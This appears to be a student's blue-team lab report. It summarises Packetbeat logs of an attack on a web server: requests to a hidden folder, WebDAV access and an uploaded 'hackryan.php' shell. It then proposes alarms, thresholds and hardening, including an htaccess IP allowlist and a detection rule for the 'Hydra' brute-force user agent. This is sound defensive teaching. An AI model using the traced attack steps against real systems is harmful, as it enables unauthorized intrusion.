
HTTP status codes for the top queries [Packetbeat] ECS

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	88

Export: Raw Formatted

- **# of Requests Made:** 88
- **Files Requested:** webdav/hackryan.php



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,760
http://192.168.1.105/webdav	88
http://192.168.1.105/webdav/hackryan.php	24

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Excessive port requests/IP Address over a set timeframe.

What threshold would you set to activate this alarm?

- Anything over 2 per second

System Hardening

What configurations can be set on the host to mitigate port scans?

- Install an IPS Firewall.
  - Position in front of the network to detect port scanning, and add scanning source IP’s to a black list.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- **Establish an alarm that alerts against attempted access from all except a whitelist IP.**

What threshold would you set to activate this alarm?

- **Set at 5. Only whitelisted IPs should be attempting access however, we want to avoid alert fatigue.**

System Hardening

What configuration can be set on the host to block unwanted access?

- **Configure with an htaccess file. Utilize the following lines**

```
<RequireAny>
Require ip 1.2.3.4
Require ip 23.34.45.56
</RequireAny>
```

- **This establishes that specific static IPs are required to access this folder.**

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- **Establish an alert based on the use the user agent containing "Hydra"**

What threshold would you set to activate this alarm?

- **Set at one. As Hydra is a known BFA tool, any attempt with the user agent containing Hydra should be considered a BFA.**

System Hardening

What configuration can be set on the host to block brute force attacks?

- Two-Factor Authentication
- reCAPTCHA
- Whitelist of Static IP Addresses
- Account Lockouts

Describe the solution. If possible, provide the required command line(s).

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- **Establish an alarm that alerts against attempted/successful access from all except a whitelist IP.**

What threshold would you set to activate this alarm?

- **Set at 5. Only whitelisted IPs should be attempting access however, we want to avoid alert fatigue.**

System Hardening

What configuration can be set on the host to control access?

- **Whitelist IPs- Configure with an htaccess file.**
- **2FA**

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads? Threshold in parenthesis.

- Uploads from source that is not from whitelist (1)

What threshold would you set to activate this alarm?

System Hardening

What configuration can be set on the host to block file uploads?

- Restrict file type
- Restrict RWE permissions via whitelist
- Close unnecessary ports.

Describe the solution. If possible, provide the required command line.

The End